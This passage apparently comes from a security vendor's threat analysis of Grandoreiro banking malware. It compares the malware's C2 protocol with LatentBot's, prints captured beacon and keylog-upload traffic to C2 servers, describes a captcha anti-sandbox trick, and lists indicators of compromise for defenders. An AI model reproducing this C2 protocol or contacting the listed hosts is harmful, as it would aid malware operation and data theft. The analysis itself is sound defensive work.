
Fig 31. Grandoreiro C2 Communication - 2022



```
104.232.32.101      15 bytes ?ACTION=HELLO
104.232.32.101      29 bytes ?ACTION=HELLO
104.232.32.101      14 bytes ?ACTION=HELLO
104.232.32.101      28 bytes ?ACTION=HELLO
104.232.32.101      12 bytes ?ACTION=START&ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      26 bytes ?ACTION=START&ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101     588 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      12 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      30 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      48 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      27 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      45 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      11 bytes ?ACTION=HELLO
104.232.32.101     817 bytes UPLOAD?file=CLIENT_UPLOAD%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4
104.232.32.101       1 bytes UPLOAD?file=CLIENT_UPLOAD%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4
104.232.32.101      11 bytes ?ACTION=HELLO
104.232.32.101      25 bytes ?ACTION=HELLO
104.232.32.101      15 bytes ?ACTION=HELLO
104.232.32.101      29 bytes ?ACTION=HELLO
104.232.32.101      14 bytes ?ACTION=START&ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      28 bytes ?ACTION=START&ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101     593 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      12 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      28 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      46 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      29 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      47 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
```


Fig 32. LatentBot C2 Communication - 2017 (Pic Credit: link)

Identical to LatentBot, the Command & Control server provides the Cookie value as a response to the “ACTION=HELLO” beacon which is further used as an ID for communication in the latest Grandoreiro sample, as seen in the below screenshot.



```
POST /&app?ACTION=HELLO HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Host: PCBBCRJCGBCGHJPBCGKCCBJORKNJJCJJ.FANTASYLEAGUE.CC
Content-Length: 17

..q[.....Z.*_!U..HTTP/1.1 200 OK
CONTENT-LENGTH: 16
SET-COOKIE: ID=9E5030C1696B4C9BB2C234086A8C3B63

0.....u.".q.....POST /&app?ACTION=START&ID=9E5030C1696B4C9BB2C234086A8C3B63 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Host: PCBBCRJCGBCGHJPBCGKCCBJORKNJJCJJ.FANTASYLEAGUE.CC
Content-Length: 18
Cookie: ID=9E5030C1696B4C9BB2C234086A8C3B63

.T....3n.x..:9.ej1HTTP/1.1 200 OK
CONTENT-LENGTH: 17

!$.JZ.
V".&.e.B..POST /&app?ID=9E5030C1696B4C9BB2C234086A8C3B63 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Host: PCBBCRJCGBCGHJPBCGKCCBJORKNJJCJJ.FANTASYLEAGUE.CC
Content-Length: 213
Cookie: ID=9E5030C1696B4C9BB2C234086A8C3B63

|...U.).7.C...$...6...M/W.
.z.j.I.8.K.g...m...85.#(+2..j....Mq..sC.F[..
.'.
Q.L.tv...*...m..'......`....3.....n....x.A....`.a.JO.x..v.%...q..$q.,...7..."^..i.....NF>.+..d.._....X}0.r.....5..z.....b...>..........G.HTTP/1.1 200 OK
CONTENT-LENGTH: 13
```

Fig 33. Grandoreiro 2022 C2 Communication - ID based Communication




```
POST /web/?ACTION=HELLO HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 15

.p1..I&j%<.c..CHTTP/1.1 200 OK
CONTENT-LENGTH: 29
SET-COOKIE: ID=A53F4C134D7B453E9F80A62FA0C24679

wi.Fy(..64H......?.y%Pp    _d..oPOST /web/?
ACTION=START&ID=A53F4C134D7B453E9F80A62FA0C24679 HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 12

..]v&f+...G.HTTP/1.1 200 OK
CONTENT-LENGTH: 26

.t.|.
.m..1...E.A..MB.....POST /web/?ID=A53F4C134D7B453E9F80A62FA0C24679 HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 588

.....P...6..........e.._.G.......w..h.V..A........T..
$....Y.-...O..|.....#......l.e..............D....b4w....A.S.j'f.x.;.i@....s
$.....b.A.:..._D.zS....~.o9..!l.....k         .mw...".z......<.;...^.!......
8...h1>..!.".."..=...O....={.<.......v<.......a....l..T%..;.......Em.
......c.!...a..g.n.Y.QUR...UTp(...MN5..o...u).}...?v..wx.Z;.o...lW....Q2W...
9.......C.8...2.j.q...f....;.........QS..s.&.%....J..X....z.q.%..b.(...
1..H..=h.....L.C...{ ..<...+JA.V...w...e...Q..,..lP....q......L. ........./
nQ4+.M..j...g.K.+:vr..'zQ.D.RpG6.H....5c.d..Z...l.............
(~..o8.o...d.../.....].T....4.....2..."_HTTP/1.1 200 OK
CONTENT-LENGTH: 13

Jz.........*F.POST /web/?ID=A53F4C134D7B453E9F80A62FA0C24679 HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 28

...|.5,.+..c....gt_.|...    ..kHTTP/1.1 200 OK
CONTENT-LENGTH: 46

~....O......UI-..H=q...C{...|.w..R5..f..P.....POST /web/?
```

Fig 34. LatentBot 2017 C2 Communication - ID based Communication (Pic Credit: link)

Furthermore, Grandoreiro includes the following backdoor capabilities for espionage purposes:

- **Keylogging**
- **Auto-Updation for newer versions and modules**
- **Web-Injects and restricting access to specific websites**
- **Command execution**
- **Manipulating windows**
- **Guiding the victim's browser to a certain URL**
- **C2 Domain Generation via DGA (Domain Generation Algorithm)**
- **Imitating mouse and keyboard movements**

While finalizing our article, we came across another ongoing Grandoreiro campaign with an extra anti-sandbox technique used by the malware authors. This technique requires a Captcha to be filled manually to execute the malware in the victim's machine. The malware is not executed until or unless the Captcha is filled.



Adobe Reader Confi·mação captcha

Confirme abaixo os números que aparecem no campo ao lado.


0 1 4 5 9

Abrir PDF

Figure 35: Captcha used as Anti-sandbox technique (Pic credit: twitter)

We have analyzed the following malware in our Lab and found that the network communication is similar to the one analyzed in the blog and it also follows "ACTION=HELLO" beacon and ID based communication as inherited from LatentBot.

Zscaler Sandbox Coverage:



zscaler Cloud Sandbox

SANDBOX DETAIL REPORT

● High Risk ● Moderate Risk ● Low Risk

Report ID (MD5): 724F26179624DBB9918609476EC0FCE4

Analysis Performed: 8/17/2022 8:37:08 PM

File Type: exe

CLASSIFICATION

Class Type
Malicious

Category
Malware & Botnet

Threat Score
88

MACHINE LEARNING ANALYSIS

- Suspicious

MITRE ATT&CK

This report contains 6 ATT&CK techniques mapped to 3 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Tries To Detect Sandboxes And Other Dynamic Analysis Tools
- Potential Time Zone Aware Malware
- Uses Windows Timers To Delay Execution
- May Try To Detect The Virtual Machine To Hinder Analysis

NETWORKING

- URLs Found In Memory Or Binary Data

STEALTH

- Disables Application Error Messages

SPREADING

No suspicious activity detected

INFORMATION LEAKAGE

No suspicious activity detected

Figure 36: The Zscaler Cloud Sandbox successfully detected the malware loader.

Win32.Banker.Grandoreiro

Conclusion:

The threat actors behind Grandoreiro Banking malware are continuously evolving their tactics and malware to successfully carry out attacks against their targets by incorporating new anti-analysis tricks to evade security solutions; inheriting features from other Malware families. The Zscaler ThreatLabz team will continue to monitor these attacks to help keep our customers safe

IOCs:

Embedded Domains: (Same used for Check-In Request)

http[:]//barusgorlerat[.]me
http[:]//damacenapirescontab[.]com
http[:]//assesorattlas[.]me
http[:]//perfomacepnneu[.]me

Grandoreiro Loader URLs:

35[.]181[.]59[.]254/info99908hhzzb.zip
35[.]180[.]117[.]32/$FISCALIGENERAL3489213839012
35[.]181[.]59[.]254/$FISCALIGE54327065410839012?id_JIBBRS=DR-307494
52[.]67[.]27[.]173/deposito(1110061313).zip
54[.]232[.]38[.]61/notificacion(flfit48202).zip
54[.]232[.]38[.]61/notificacion(egmux24178).zip

Final Grandoreiro Payload URLs with Check-In URL:

15[.]188[.]63[.]127/$TIME
167[.]114[.]137[.]244/$TIME
15[.]188[.]63[.]127:36992/zxeTYhO.xml
15[.]188[.]63[.]127:36992/vvOGniGH.xml
15[.]188[.]63[.]127[:]36992/eszOscat.xml
15[.]188[.]63[.]127:36992/YSRYIRIb.xml
167[.]114[.]137[.]244:48514/eyGbtR.xml
barusgorlerat[.]me/MX/
assesorattlas[.]me/MX/
assesorattlas[.]me/AR/
atlasassessorcontabilidade[.]com/BRAZIL/
vamosparaonde[.]com/segundona/
mantersaols[.]com/MEX/MX/
premiercombate[.]eastus.cloudapp.azure.com/PUMA/

Grandoreiro CnC:

Pcbbcrjcgbcghjpbcgkccbjorkhhjcjj[.]fantasyleague[.]cc -> fantasyleague[.]cc
jmllmedvhgmhldjgmhvmmlljhvgdzvzz[.]dynns[.]com
ciscofreak[.]com
chjjhjmomaoheoojjbynnyjiidfcncc.cable-modem.org -> cable-modem.org
odbbdbmgmagdfggbbnynnyjiidfcncc.blogsyte.com -> blogsyte.com
ifnnfnmcmacfdccnnjynnyjiidfcncc.collegefan.org -> collegefan.org

MD5 Hashes:

Grandoreiro Loader:
970f00d7383e44538cac7f6d38c23530
724f26179624dbb9918609476ec0fce4
2ec2d539acfe23107a19d731a330f61c
6433f9af678fcd387983d7afafae2af2
56416fa0e5137d71af7524cf4e7f878d
7ea19ad38940ddb3e47c50e622de2aae

Grandoreiro Final Payload:

e02c77ecaf1ec058d23d2a9805931bf8
6ab9b317178e4b2b20710de96e8b36a0
5b7cbc023390547cd4e38a6ecff5d735
531ac581ae74c0d2d59c22252aaac499